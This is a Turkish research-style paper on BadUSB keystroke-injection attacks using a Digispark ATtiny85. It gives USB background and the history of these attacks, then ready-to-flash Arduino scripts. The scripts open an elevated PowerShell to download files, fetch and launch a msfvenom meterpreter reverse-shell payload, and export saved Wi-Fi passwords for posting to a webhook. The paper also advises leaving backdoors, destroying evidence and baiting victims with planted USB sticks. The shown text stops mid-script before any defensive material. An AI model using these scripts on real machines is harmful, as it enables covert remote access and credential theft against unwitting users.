Kötü amaçlı USB cihazlarına karşı mevcut savunma, son kullanıcıların korunmasında iyileştirmelere neden olmuştur ancak bu çözümler genellikle bir erişim kontrol mekanizması sunarak [3], sertifika yönetimini değiştirerek [4] veya kullanıcı deneyimini (örneğin, kullanıcı tanımlı bir politika altyapısı) [5],[6] değiştirerek mevcut USB protokolünde önemli değişiklikler yapılmasını gerektirir. Bu tür bir çözümün faydası esnekliktir. Bu sayede, kuruluşlar standart cihazları kullanırlar, üreticiler donanımlarının çalışma şeklini değiştirmekten kaçınırlar ve kullanıcılar mevcut USB cihazlarını kullanmaya devam ederler [7].

Yeni nesil USB kötü amaçlı yazılım, depolama alanında saklanmaz. Çalışma prensibi gereği bilgisayara kendisini bir çevre birimi aygıtı (Klavye, Mouse gibi) tanıtan BADUSB, USB belleğini değiştirir ve takılı olduğu tüm sistemlere saldırabilir. USB'lerin, içerebilecekleri zararlı dosyalar aracılığıyla virüs bulaştırabileceği yaygın olarak bilinmektedir. Antivirüs taraması veya yeniden biçimlendirme genel olarak etkili karşı önlemlerdir. Ancak BadUSB ile tehdit, kendisini donanımın dış kısımlarına gömerek algılanamaz hale getirir. Flash bellekte değil, aygıtın nasıl çalıştığını kontrol eden belleğin çekirdeğinde bulunur. Bu tür güvenlik endişelerinin temelinde, yaygın olarak kullanılan USB bellek yer almaktadır. Ancak bu kusur yalnızca basit flash sürücülerini etkilemez; teorik olarak herhangi bir USB çevre birimine bulaşabilir [8].

Aslında, BadUSB saldırılarının tanıtılması, saldırganların kötü niyetli kodlarını belleimde kolayca gizleyebildiği ve cihazın ana bilgisayar üzerinde gizli eylemler gerçekleştirmesine izin verdiği için saldırı paradigmasını büyük ölçüde değiştirmiştir [9]. Bir USB flash sürücü kendisini hem bir depolama aygıtı hem de klavye gibi bir İnsan Arabirim Aygıtı (HID) olarak kaydedebilir ve bu da kötü niyet gerçekleştirmek için gizli tuş vuruşları enjekte etme yeteneğini sağlar [7].

Bu makale, böyle bir saldırıyı mümkün kılan güvenlik açıklarını ele almakta, bunu yapmak için kullanılan kod örneklerini ve bu tür bir riski yönetmek için uygulanabilecek iyi uygulamaları sunmaktadır.

2. Amaç

Bu araştırmanın amacı temel olarak USB aygıtlarıyla yapılabilecek siber saldırıların potansiyelini incelemektir. Programlar, USB'nin İnsan Arayüz Aygıtını taklit edebileceği şekilde yazıldığında, gerçek bir aygıt ile kötü amaçlı kod arasında ayırım yapmak çok zordur.

Bu nedenle bu saldırılar, insanların bilgisayarlarındaki komutları onlar farkında olmadan çalıştırma güveninden ve sağlığından yararlanmayı amaçlamaktadır. Özellikle, tuş vuruşu saldırılarının tüm BadUSB kavramında temel oluşturduğu ve aynı zamanda bu kavramları daha iyi öğrenebilmek için en erişilebilir araç olarak kabul edebileceğimiz Attiny85 ile kullanılan komut dosyalarıyla, yapılabilecek siber saldırılara örnek verecek ve test etmeye odaklanacağız. Ayrıca temel farklılıkları anlamak için en ilginç alternatifleri keşfetmeyi ve olası saldırılara karşı kişinin kendini koruyabileceği sistemlerden bahsetmeyi öneriyoruz.

3. Literatür

Bilgi sistemlerinin ve siber tehditlere karşı sağlanan önlem ve tedbirlerin başarısı büyük oranda son kullanıcıların davranışları ve siber güvenlik farkındalığına bağlıdır [10]. Siber güvenliğin en zayıf halkasının insan faktörü olduğu bilinmektedir. Siber saldırılara karşı alınan tedbirlerin insanlar tarafından tasarlandığı, uygulandığı, işletildiği ve aynı zamanda yine insanlar tarafından ihlal edildiği için, bu sistemlerin tasarımında insani faktörleri göz önüne alınmalıdır [11].

[12]'de yazarlar, USB standardını kullanan ana saldırılarla ilgili ayrıntılı bir çalışma sunuyor. Yazarlar özellikle USB cihazları yoluyla kötü amaçlı yazılım enjeksiyonuna ve bilgisayar korsanlığı araçlarıyla USB sürücülere yapılan yazılım saldırılarına odaklanmıştır. Ancak, bu çalışma nispeten eski (2011), bu nedenle kötü amaçlı USB çevre birimleri veya BadUSB saldırı ailesini kullanan son saldırıları ve yan kanal saldırılarını dikkate almıyor. Göz önünde bulundurulmuş saldırıların çoğu, en son Operative Systems sürümünde [13] hâlihazırda çözülmüş ve kullanımdan kaldırılmış olan AutoRun ve AutoPlay güvenlik açıklarına dayanmaktadır. Ayrıca bu çalışma, işletim sistemindeki yazılım uygulamalarına dayalı çok katmanlı bir güvenlik mekanizması sağlar. Ancak 2011'den bu yana birkaç yeni saldırı geliştirildi ve önerilen çözüm, çoğunlukla son zamanlardaki yan kanal saldırılarında etkisiz olabilir.

Daha önce yapılan bir çalışmada, kimlik avına karşı iyi bir eğitim alan kişilerin kimlik avı saldırılarına düşme olasılığının eğitim almayanlara kıyasla daha düşük olduğunu göstermiştir. Ancak eğitimin de sınırları olduğu; bazı kimlik avı saldırılarında, saldırı mesajı meşru bir mesajdan gerçekten ayırt edilemediği, bu nedenle bir kullanıcının eğitiminden faydalanmasının bazı senaryolarda mümkün olmadığı gözlemlenmiştir [13]. Bilgi güvenliği, günümüzde en çok kişinin kişisel verilerinin güvenliğinin sağlanması ile ilişkilidir. Araştırmalar, bireylerin güvenliklerini ve mahremiyetlerini korumak için sınırlı bir çabaya sahip olduğunu göstermiştir. Yapılan araştırmalarda çoğunlukla siber ortamda kimlik avı saldırılarının özellikle gönderilen sahte e-postalar, sahte web sitelerine yönlendirmeler ile gerçekleştirildiği incelenmiştir. Bu çalışmalar, siber saldırıların son kullanıcılara sadece ortalama saldırıları ve çok bilinen saldırı vektörleriyle siber saldırı gerçekleştirileceği kanısını yaratmaktadır. Siber saldırıların USB bellek ile çok etkili bir biçimde yapılabildiği, son kullanıcıların USB bellekler ile siber saldırılara maruz kalabileceği önceki çalışmalarda değinilmemiştir. Bilgi güvenliğinin üç temel unsuru olan gizlilik, bütünlük ve erişilebilirlik kavramlarının ihlal edilmesi amacıyla yapılan USB bellek saldırılarının en bilinen saldırı yöntemleri arasında ve siber güvenlik literatüründe en az ortalama saldırıları kadar yer almasının gerekliliği yapılan çalışmada vurgulanmıştır.

4. USB Nedir?

USB, tak çalıştır aygıtların sistemlerde daha kolay bir şekilde kullanımını sağlamak amacıyla geliştirilmiş bir yapıdır. Harici bağlantılar için standart ve hızlı bir arabirim

sunmaktadır. USB sayesinde sisteme bağlanan aygıtlar herhangi bir ayar ve kurulum gerektirmeden çalışabilmektedir. 127 adede kadar birçok farklı aygıtın aynı sistemde kullanımına izin veren bu yapıda bilgisayar parçaları dışındaki ürünlerde desteklenmektedir.

4.1. USB Protokolü

USB protokolü, ana bilgisayar tarafından kontrol edilen bir iletişim türüdür; her işlemin ilk olarak ana bilgisayar tarafından başlatıldığı anlamına gelir. Bir USB aktarımı oluşturmak için iki tür denetleyicinin bulunması gerekir: ana bilgisayar ve aygıt. İki ana bilgisayar veya OTG (On-The-Go) cihazları dışında iki cihaz doğrudan veri alışverişinde bulunamaz. OTG'de bir cihaz master, diğeri slave olarak kurulur. USB protokolünde, tüm aktarımları başlatmaktan ev sahibi sorumludur. Farklı işlevlere ve özelliklere sahip dört tür aktarım vardır: kontrol, toplu, kesme, eşzamanlı. Kontrol aktarım türü, ana bilgisayar, aygıt için uygun sürücüyü atamak ve aygıt yeteneklerini belirlemek amacıyla aygıtla veri alışverişinde bulunduğu kullanılır. Toplu aktarım, zamanın kritik olmadığı durumlarda tercih edilen aktarım modudur. En hızlı aktarım modudur ve büyük dosyaları yazıcı veya disk sürücüsü gibi aygıtlara aktarmak için kullanılır. Kesinti aktarım modu, HID cihazları tarafından (fareler, klavye, oyun denetleyicileri) oluşmuş kesintilere bağlı olarak herhangi bir gecikme olmaksızın verileri iletmek için kullanılır. Eşzamanlı aktarım türü, verilerin belirli bir süre içinde ve bir hata kabulü veya toleransı ile sabit hızlarda aktarılması gerektiği durumlarda veri akışı için kullanılır. Bu aktarım modunu kullanan cihazlardan bazıları ses ve video cihazlarıdır [14].

Her USB aygıtı, tanımlamak ve yeteneklerini keşfetmek için ana bilgisayar tarafından kullanılan bir tanımlayıcı hiyerarşisine sahiptir. Beş yaygın USB tanımlayıcısı vardır: cihaz, konfigürasyon, arayüz, uç nokta ve dizi tanımlayıcıları. Bir USB cihazının yalnızca bir cihaz tanımlayıcısı olabilir ve bu, ana bilgisayara bağlı cihaz hakkında bağlamsal bilgiler sunabilir. Satıcı kimliğini ve ürün kimliğini, USB sürümünü, maksimum paket boyutunu ve cihazda tanımlanan yapılandırma sayısını içeren bir veri yapısına sahiptir. Cihaz birden fazla konfigürasyonu destekleyebilmesine rağmen, aynı anda yalnızca birini etkinleştirilebilir. Tanımlayıcı, her konfigürasyon için elektrik bağlantı detaylarını ve arayüz bilgilerini belirtir. Arayüz tanımlayıcısındaki protokol, sınıf veya alt sınıf alanları için iyi bilinen bazı değerler tarafından belirtilen bir cihaz yeteneği veya işlevselliği ile ilişkilidir. Örneğin, arabirimdeki sınıf alanı 0x03h değerine sahipse, ana bilgisayara bağlı aygıtın bir HID - insan arabirim aygıtı, muhtemelen bir klavye veya fare olduğu sonucuna varabiliriz. Aynı sınıf alanı 0x07h değerini içeriyorsa, sisteme bağlı aygıt muhtemelen bir yazıcı olabilir [14].

5. USB Güvenlik Açıklarının Keşfi

BadUSB, 2006'da keşfedilen ve bilgisayarların CDROM'larında depolanan programları takıldığında otomatik olarak çalıştırmasını sağlayan bir güvenlik açığından geliyor. Bu güvenlik açığı, USB Switchblade adı verilen BadUSB'nin önceki sürümlerinden birinin yolunu açmıştır [17].

2014 yılında Black Hat Güvenlik Konferansında, Almanya'nın 'Güvenlik Araştırma Laboratuvarları'ndan Karsten Nohl ve Jakob Lell, genellikle sahte ve kurcalanması zor olduğu bilinen USB bellenim alanına (kötü amaçlı yazılım) bulaşabilen 'BadUSB' saldırısını duyurdular [17].

Ağustos 2014'te, Amerika Birleşik Devletleri'nde düzenlenen Black Hat Güvenlik Konferansında Alman Karsten Nohl ve Jakob Lell, BadUSB'nin neden olduğu güvenlik açığı hakkında 'BadUSB - On Accessories that Turn Evil' konulu bir sunum yaptılar. Bu duyuruda

Nohl, USB tabanlı cihazların denetleyici ürün yazılımı alanının manipülasyonu yoluyla kötü amaçlı yazılımların tanıtılabileceğini belirtti [15].

Kötü amaçlı yazılım içeren USB cihazlarının bilgisayar kontrolü ve veri çalma gibi amaçlarla kullanılabileceğine dair araştırma sonuçlarına ek olarak, mevcut virüs koruması P/G ile bu tür saldırılara yanıt vermenin zor olduğunu vurguladı. Ancak Nohl, yayınlandığı tarihteki araştırma sonuçlarına ve mevcut USB üzerindeki etkisine yanıt vermemiştir. Negatif dalgalanma etkisi çok büyük olduğundan, kötü amaçlı yazılımı enjekte etmek için kullandıkları kod özel olarak açıklanmamıştır [15].

BadUSB'nin neden olduğu güvenlik açığının Nohl ve Caudill tarafından kanıtlanmış olması ve herkesin BadUSB yapabileceği gerçeği nedeniyle, USB teknolojisine sahip cihaz üreticileri ve çevresel cihaz üreticileri, USB bellek alanını hedefleyen kötü amaçlı yazılım, kötü niyetli sahtecilik veya değişiklik vb. saldırılara karşı önlemler için çalışmalara başlamıştır. [15].

5.1. USB İle Yapılan Önemli Siber Saldırı ve Saldırıların Verimliliği

5.1.1. Mariposa Botnet (2008)

Mariposa botnet, siber dolandırıcılık ve hizmet reddi saldırılarını kullanan bir saldırı metodolojisidir. Botnet, 12.7 milyon benzersiz IP adresi içeriyordu. Mariposa botnetinden etkilenen bir ABD şirketi, ilk saldırı vektörünün bir endüstri konferansında paylaşılan bir USB sürücüsü olabileceğini keşfetti [16].

2010 ABD İç Güvenlik Bakanlığı tavsiyesine göre, bir endüstri konferansındaki bir eğitmen, bir eğitim etkinliğinde öğrencilerle bir USB sürücü paylaştı. Eğitime katılan bir kamu hizmeti çalışanı, virüslü USB sürücüsünü dizüstü bilgisayarına taktı ve ardından virüslü dizüstü bilgisayarını yardımcı programa geri getirerek Mariposa botnet'i birden çok iş sistemine yaydı [16].

5.1.2. ABD Savunma Bakanlığı'nın USB Sürücülerini Yasaklaması (2008)

2008'de US CERT, kötü amaçlı kodun USB sürücüler aracılığıyla yayıldığına dair bir uyarı yayınladı. Aynı zamanda, ABD Savunma Bakanlığı, kötü amaçlı yazılımın potansiyel yayılımı nedeniyle USB sürücülerin ve diğer çıkarılabilir depolama cihazlarının kullanımını geçici olarak yasakladı [16].

5.1.3. Copperfield Operasyonu (2017)

Industrial Safety and Security Source, bir çalışanın Orta Doğu'daki kritik bir altyapı bilgisayarında bir filmi indirmek ve izlemek için bir USB sürücüsünü nasıl kullandığını anlattı. Operatör, eylemlerinin, 'Copperfield' olarak bilinen ve veri sızıntısına, bir ICS iş istasyonunun uzaktan kontrolüne ve ağ taramasına neden olabilecek bir kötü amaçlı yazılım parçası yaymaktaydı [16].

5.1.4. Stuxnet Saldırısı

Stuxnet, 2010 yılında ortaya çıkan arkasında ABD ve İsrail'in olduğu düşünülen ve İran'ın nükleer çalışmalarını sekteye uğratmak amacıyla kullanılan bir solucan yazılımı türüdür. Bu solucan yazılımı İran ile birlikte başka ülkeleri de hatta ABD'yi bile etkilemiştir. Ancak bu saldırıdan en çok etkilenen İran olmuştur. Stuxnet, yarı özerk bir şekilde uzak sistemlere nüfuz etmek ve bunlar üzerinde kontrol sağlamak için tasarlanmış karmaşık bir bilgisayar programıdır. Seçilen hedeflere karşı siber uzayda hedeflenebilen yeni nesil 'fire-and-forget' kötü amaçlı yazılım türünü temsil eder. Stuxnet'in hedeflediği kişiler 'hava boşluğu' bulunan

kesim idi; başka bir deyişle, halka açık internete bağlı değillerdi ve penetrasyon, erişim sağlamak ve kontrol sağlamak için USB aygıtları gibi aracı cihazların kullanılmasını gerektiriyordu. Stuxnet solucanı, daha önce bilinmeyen güvenlik açıklarından yararlandı, bu nedenle yamaları geliştirmek için zaman olmadı.[16]

6. Yöntem

Yapılan çalışmada araştırma konusu olan USB ile siber saldırılar incelenmiş olup, bu saldırıların nasıl gerçekleştirileceğine dair örnek çalışmalar yapılmış bu saldırılara karşı iyi bilinen savunma yöntemleri araştırılmıştır.

6.1. BADUSB Kavramı

BadUSB, bir USB cihazının, bir insan arabirim cihazı olarak gizlenmesine izin veren yerleşik bir ürün yazılımı güvenlik açığına sahip olmasına verilen addır. BadUSB aygıtı hedef olan bilgisayar ile etkileşime girdikten sonra BadUSB içindeki tehlikeli ve gizli komutlar hedef cihaz içine aktarılıp enjekte edilir ve komutlar gizlice yürütülebilir. Kuruluş veya şirketlerde USB okuma yazma engelleyici programları olması gerekmektedir. Çünkü BadUSB saldırıları tespiti gerçekleştirilemezse güvenliğin tehlikeleri görmezden gelme durumları, büyük veya küçük çaplı DDoS saldırıları ve en son olarak da cihaza zararlı ve arka kapılar açacak uygulamalar yükleyerek büyük tehlikelerle karşı karşıya kalma durumu gerçekleşecektir [17].

6.2. BADUSB Nedir?

USB depolama aygıtı yalnızca bir SCSI aygıtı olarak değil, aynı zamanda bir HID aygıtı olarak da hareket ederek bilgisayarda birçok görevi gerçekleştirmek için kullanılırlar [18]. BadUSB bir klavye görevi görerek bilgisayarlara amaca yönelik tuş vuruşları göndermesi sebebiyle programlanmış klavyeler olarak adlandırılmıştır. BadUSB aygıtı hedef olan bilgisayar ile etkileşime girdikten sonra BadUSB içindeki tehlikeli ve gizli komutlar hedef cihaz içine aktarılıp enjekte edilir ve komutlar gizlice yürütülebilir. BadUSB saldırıları tespiti gerçekleştirilemezse güvenliğin tehlikeleri görmezden gelme durumları, büyük veya küçük çaplı DDoS saldırıları ve en son olarak da cihaza zararlı ve arka kapılar açacak uygulamalar yükleyerek büyük tehlikelerle karşı karşıya kalma durumu gerçekleşecektir. BadUSB için en yaygın ve bilindik saldırı türü Rubber Ducky'dir. Bu saldırıda hedef cihaza tuş vuruşu gerçekleştirerek başka bir deyişle klavye görevi görerek hedef aygıtta arka kapı açarak saldırganın hedef cihaza tam erişimi sağlanmaktadır.

BadUSB manuel olarak karakter yazmaya göre çok daha hızlı ve kolay olduğu için eğer doğru kullanılırsa birçok Pentester'ın cihazlara sızma işlemlerini, sistem yöneticilerin bilgisayar kurulumu vb. işlemlerde iyi amaçlı olarak kullanıldığında faydalı olabilmektedir. Fakat kötü amaçlı olarak kullanıldığında birçok maddi kayıp, bilgi kaybı vb. şeylere yol açmaktadır. Dolayısıyla BadUSB, siber topluluklar tarafından hala büyük bir tartışma konusudur [17].

BadUSB cihazları, bilgisayarların klavyelere geçerli bir giriş kaynağı olarak güvenmesi temeliyle çalışır. Bilgisayarlar varsayılan olarak indirilen çalıştırılabilir dosyalara güvenmez; bunun yerine kaynaklarını ve amaçlarını doğrulamak için tarama yaparlar. Çalıştırılabilir bu dosya geliştiricisinin kim olduğu bilinmiyorsa ya da kötü niyetler sergiliyorsa ise bilgisayarın bu dosyanın çalışmasını engelleme olasılığı çok yüksektir [17],[19]. Ancak, standart bir kullanıcı Komut İstemi'ni açar ve bir komut yazarsa bilgisayar komutu körü körüne takip edecektir. Bu, BadUSB cihazlarının bir klavyeyi taklit ederek bir sistemdeki gerçek kullanıcı etkileşimlerini taklit eden bir dizi işlevi kolayca gerçekleştirebileceği anlamına gelir.

Üzerine yazmaya izin veren bir mikro denetleyiciye sahip herhangi bir USB aygıtı, kolayca bir BadUSB'ye dönüştürülebilir. BadUSB aygıtları, bir hedef sisteme takıldıktan sonra ne yapmaları gerektiğini söyleyen komut dosyası dillerini kullanır.

6.2.1. Digispark Attiny85

Bir Kickstarter projesi olarak başlayan digispark Arduino IDE üzerinden aynı Arduino gibi programlanabilir bir geliştirme kartıdır. Boyutlarının küçük olması ve USB portlarına direkt bağlanmasıyla USB ile yapılabilecek siber saldırılarda tercih sebebidir. Küçük ve az yer kaplaması istenen projelerde rahatlıkla kullanılabilir.

- 8KB program belleği
- 512 byte EEPROM bellek
- 512 byte SRAM Dahili USB desteği
- 6 adet giriş/çıkış pini (2 tanesi USB haberleşme için kullanılmaktadır)
- 3 adet pinde ayarlanabilir PWM çıkışı
- 4 adet pinde ayarlanabilir ADC
- Dahili 5V 150mA regülatör
- Çalışma gerilimi: 5V veya Vin pini üzerinden 7-16V (otomatik seçilir)
- SPI/TWI(I2C) bağlantı desteği
- Güç ve durum/test LED'leri
- Düşük güç tüketimi

BADUSB Saldırıları gerçekleştirilirken Attiny85 mikrodenetleyicinin tercih edilmesinin sebepleri birkaç özelliğiyle açıklanabilir;

Boyut: Bu ailedeki mikro denetleyiciler, flash sürücülerin görünümünü taklit eden aygıtlar oluşturmak için yeterince küçüktür

Kolaylık: Hâlihazırda USB aracılığıyla kullanılmak üzere uyarlanmış olan Attiny85 modülü, elektronik devre geliştirme adımlarından geçmeden saldırıların oluşturulmasına izin verir.

Dokümantasyon: Bu mikro denetleyici serisinin üreticisi Atmel, geliştiricilerin ürünlerinden en iyi şekilde yararlanabilmeleri için gerekli tüm belgeleri sunar.

Dil: Bu mikro denetleyici, C kodunun derlenmesine izin verir. Bu dil prosedürel programlamayı öğretmek için yaygın olarak kullanıldığından ve büyük bir topluluğa sahip olduğundan tercih sebebidir.

Maliyet: Ucuz bir bileşendir.

6.2.2. Digispark Attiny85 ile BADUSB

Attiny85 modülü özellikleri BADUSB olarak kullanıma son derece uygundur ve tercih sebebidir. Bir Digispark çözümüne gömülü bir ATTiny85 mikro denetleyici kullanarak Windows işletim sistemini hedef alan bir BADUSB saldırısı gerçekleştirmek mümkündür. Bu saldırı hedef bilgisayarda komutları yürüten basit komut dosyaları kullanması bakımından

farklılık gösterir. Böyle bir görev, birkaç satır kod ve çok az programlama dili bilgisi gerektirir. Başlangıç noktası, bellek işlevi görececek bir temel programın derlenmesidir. Bu kod, Arduino veya Visual Code gibi entegre bir geliştirme ortamı kullanılarak mikro denetleyicide derlenmeli ve mikrodenetleyicinin içinde saklanmalıdır.

6.2.3. Kurulum

Digispark'ı programlamaya başlamak için kısa bir kurulum prosedürünü takip etmek gereklidir:

- Arduino IDE'nin en son sürümünü indirin ve yükleyin.
- Arduino açıldıktan sonra ayarları gelip tercihler kısmında URL formuna <http://digistump.com/package-digistump-index.json> satırını yazmak gerekir.
- Araçlar menüsünden kütüphane yönetimini seçin ve Digistump kütüphanesini kurun.

6.2.4. Programlama

Kurulum tamamlandıktan sonra betiklerimizi oluşturmaya başlayabiliriz. Arduino'nun ducky script dilinin desteklememesinden dolayı mikrodenetleyicinin klavye görevi görmesi için "DigiKeyboard.h" kütüphanesini tanımlamamız gerekir. Dahil edilen kütüphanede yer alan kodlar, klavye tuşlarını ilgili ASCII koduyla ilişkilendirerek eşlemektedir.

İlgili kütüphanenin Amerikan klavye düzeni üzerine kurulduğunu ve Türkçe karakterler yazılması istendiğinde problem olacağını bilmemiz ve tuş vuruşu saldırılarında Türkçe karakter ihtiyacı olması durumunda, Türkçe klavye dizini için `#define kbd_tr_tr` kütüphanesi tanımlamamız gerekir.

Arduino yapısı gereği iki ana fonksiyondan oluşmaktadır.

- Void setup() : kod bloğunda yer alan komutları, güce bağlandığı andan itibaren bir kez yerine getirmektedir.
- Void loop() : isminden de anlaşılacağı üzere bir döngü olmakla birlikte kod bloğunda yer alan komutları güç kesilene kadar devam ettirmektedir.

6.2.4.1. DigiKeyboard.h Kütüphanesi

DigiKeyboard.sendKeyStroke(); : Bu fonksiyon parametre olarak aşağıdaki komutları almaktadır ve alınan komutları klavye görevi görerek komut işlediği esnada yerine getirmektedir.

Örneğin;

Klavyede "Enter" tuşuna sırası geldiğinde basmak için;

DigiKeyboard.sendKeyStroke(KEY_ENTER);

Klavyede "Sol Windows" tuşuna sırası geldiğinde basmak için;

DigiKeyboard.sendKeyStroke(MOD_GUI_LEFT);

yazmamız yeterlidir.

Birden fazla tuşa eş zamanlı basmak için bazı örnekler aşağıdaki gibidir.

DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); Win+R Çalıştır komutu

```
DigiKeyboard.sendKeyStroke(KEY_DELETE,MOD_CONTROL_LEFT|MOD_ALT_
LEFT);
```

```
//CTRL+ALT+DELETE
```

Yapılacak tuş vuruşu saldırıları için uygun senaryo oluşturulmalı ve mikrodnetleyici bilgisayara bağlandığı andan itibaren yerine getirmek üzere sırasıyla yazılmalıdır.

DigiKeyboard.delay(2000); : Tuş vuruşu gerçekleştiren komutlar arasında milisaniye türünden bekleme sağlar.

DigiKeyboard.print("Hello Word!"); Bu fonksiyonda ise, belli bir metni tuş vuruşu yapmak için kullanılır. Yazılacak metnin/betiğin çok uzun olmaması önerilir.

6.3. Örnek BADUSB Siber Saldırı Senaryolarının Oluşturulması

Attiny85 ile yapılması hedeflenen siber saldırıların senaryosunun oluşturulması için saldırının yöntemlerinin belirlenmesi, saldırı yapılacak etkinin iyi analiz edilmesi oldukça önemlidir. Saldırı yöntemi belirlenirken, hedef sistem üzerinde verilecek tahribat, elde edilecek bilgi, verilmek istenen etki önceden belirlenmeli ve buna göre bir senaryo oluşturulmalıdır. Senaryo oluştururken izlenmesi gereken yol aşağıdaki gibidir;

1. Hedef sisteme fiziksel olarak erişim sağlandığı varsayılmalı ve sistem üzerinde erişim sağlandığı andan itibaren neler yapılabileceği belirlenmelidir.

2. Fiziksel olarak erişim sağlanmış sistemden sadece klavye ile neler yapılabileceği iyi düşünülmelidir.

3. Saldırı senaryosu adım adım not edilmeli ve yapılacaklar sırasıyla belirlenmelidir.

4. Saldırı sonrasında sistem üzerinde kalıcı etkiye sahip olmak için arka kapı bırakılmalı ve kanıtlar yok edilmelidir.

5. Tüm bu sürecin, kurbanın bilgisayara mikrodnetleyiciyi taktıktan sonra saniyeler içerisinde gerçekleşeceği bilinmeli ve bu tuş vuruşu saldırısı esnasında bilgisayarda şüpheli uyandıracak hareketler gizlenmelidir.

6. Saldırı yapacak mikrodnetleyicinin gerçek bir USB bellek görünümüne sahip olması, üzerinde ilgi çekici yazıların olması hedef tarafından merak uyandıran bir biçimde olması gerekmektedir.

7. Hedefe doğrudan ya da dolaylı olarak verilen, masasına veya yere bırakılan USB belleğin hedefin ilgisini çekerek alması sağlanmalıdır.

6.3.1. Hedef Sistem Üzerinde Dosya İndirme

Hedef sistem üzerinde dosya indirebilmek için yapılabilecek saldırı senaryosu ve komutlar aşağıdaki gibidir;

- Win+R tuşuna basıp çalıştır penceresini aç.
- Açılan pencereye powershell yaz.
- Yönetici olarak çalıştırmak için CTRL+SHIFT+ENTER tuşla.
- Açılacak pencerede sol ok tuşuyla evet'e getir ve enter'a bas.

- Powershellde dosya indirebilmek için scriptini gir ve enter'a bas.

Yukarıdaki senaryo oluşturduktan sonra aşağıdaki gibi komutlar sırasıyla yazılıp mikrodenetleyiciye yüklenmelidir.

DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); // Windows + R kombinasyonunun tuşla

DigiKeyboard.delay(2000); // 2 saniye bekle

DigiKeyboard.print("powershell"); // Açılan Çalıştır penceresine powershell yaz.

DigiKeyboard.delay(2000); // 2 saniye bekle

DigiKeyboard.sendKeyStroke(KEY_ENTER,MOD_CONTROL_LEFT|MOD_SHIFT_LEFT); // powershell'i yönetici olarak çalıştırmak için

DigiKeyboard.delay(2000);

DigiKeyboard.sendKeyStroke(KEY_LEFT_ARROW); // sol ok tuşuna bas.

DigiKeyboard.delay(2000);

DigiKeyboard.sendKeyStroke(KEY_ENTER); //Enter'a bas.

DigiKeyboard.delay(2000);

DigiKeyboard.print("\$url = 'indirilecek dosyanın URL ini gir. '; \$output = 'hedef yolu belirt'; \$start_time = Get-Date;

\$wc = New-Object System.Net.WebClient;

\$wc.DownloadFile(\$url, \$output);

Write-Output "Time taken: \$((GetDate).Subtract(\$start_time).Seconds) second(s)";

DigiKeyboard.sendKeyStroke(KEY_ENTER); //Enter'a bas.

6.3.2. Hedef Sistem Üzerinde Ters Kabuk (Reverse Shell) Alma Yöntemi

Yerel ağda mevcut olan bilgisayardan belirlenen port dinlemeye alınarak hedef bilgisayarın bize bağlantı kurması sağlanır. Saldırı için izlenmesi gereken yol ve kurulabilecek strateji aşağıdaki gibidir;

- Msfvenom kullanılarak revershell için bir payload oluşturulur. Bu payload'un .exe uzantısı yerine .vbs uzantılı olmasına dikkat edilir.

msfvenom -p windows/meterpreter/reverse_tcp -f vbs -smallest LHOST= "saldırgan ip" LPORT=444 -o /root/Desktop/payload.txt

- Oluşturulan payload yerelde ağda bulunan bir sunucuya yada internette bir sunucuya yüklenir.

- Kurbanı verilecek Badusb'nin içerisine yazılacak script bu payload'ı internetten indirerek çalıştırmalıdır.

- Bu esnada hazırlanan payload'u hedef sistem takip çalıştırmadan önce kendi sisteminde uygun port seçilip dinlemeye alınır.

```
#include "DigiKeyboard.h"

void setup() {
}

void loop() {

DigiKeyboard.sendKeyStroke(0);

DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); // Windows + R
kombinasyonunun tuşla

DigiKeyboard.delay(2000); // 2 saniye bekle

DigiKeyboard.print("powershell"); // Açılan Çalıştır penceresine powershell yaz.

DigiKeyboard.delay(2000); // 2 saniye bekle

DigiKeyboard.sendKeyStroke(KEY_ENTER,MOD_CONTROL_LEFT|MOD_SHIFT_
LEFT); // powershell'i yönetici olarak çalıştırmak için

DigiKeyboard.delay(2000);

DigiKeyboard.sendKeyStroke(KEY_LEFT_ARROW); // sol ok tuşuna bas.

DigiKeyboard.delay(2000);

DigiKeyboard.sendKeyStroke(KEY_ENTER); //Enter'a bas.

DigiKeyboard.delay(2000);

DigiKeyboard.print("$client = new-object System.Net.WebClient");

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.delay(1000);

DigiKeyboard.print("$client.DownloadFile('Dosyanın indirileceği URL adresini
gir','Sys32Data.vbs')");

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.print("start Sys32Data.vbs");

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.delay(1000);

DigiKeyboard.sendKeyStroke(KEY_F4|MOD_ALT_LEFT); //kapat

DigiKeyboard.delay(50000);

}
```

6.3.3. Bilgisayar Üzerinde Kayıtlı Wi-Fi Şifrelerini Ele Geçirme

Yapılacak bu saldırıda bilgisayara kayıtlı Wi-Fi şifreleri alınıp ücretsiz kullanımı mümkün olan webhook sitesine POST eder.

```
#define kbd_tr_tr

#include "DigiKeyboard.h"

#define KEY_DOWN 0x51 // Keyboard Down Arrow
#define KEY_ENTER 0x28 //Return/Enter Key
#define KEY_UP_ARROW 0x52
#define KEY_DOWN_ARROW 0x51
#define KEY_LEFT_ARROW 0x50
#define KEY_RIGHT_ARROW 0x4F

void setup() { pinMode(1, OUTPUT); //LED on Model A }

void loop() {
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_GUI_LEFT);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("cmd");
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER,MOD_CONTROL_LEFT|MOD_SHIFT_
LEFT );
  DigiKeyboard.delay(3000); DigiKeyboard.sendKeyStroke(KEY_LEFT_ARROW);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("cd %temp%");
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(1000);
  DigiKeyboard.print("netsh wlan export profile key=clear");
  DigiKeyboard.delay(1000);
```

```
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.print("powershell Select-String -Path Wi*.xml - Pattern 'keyMaterial' >  
Wi-Fi-PASS");  
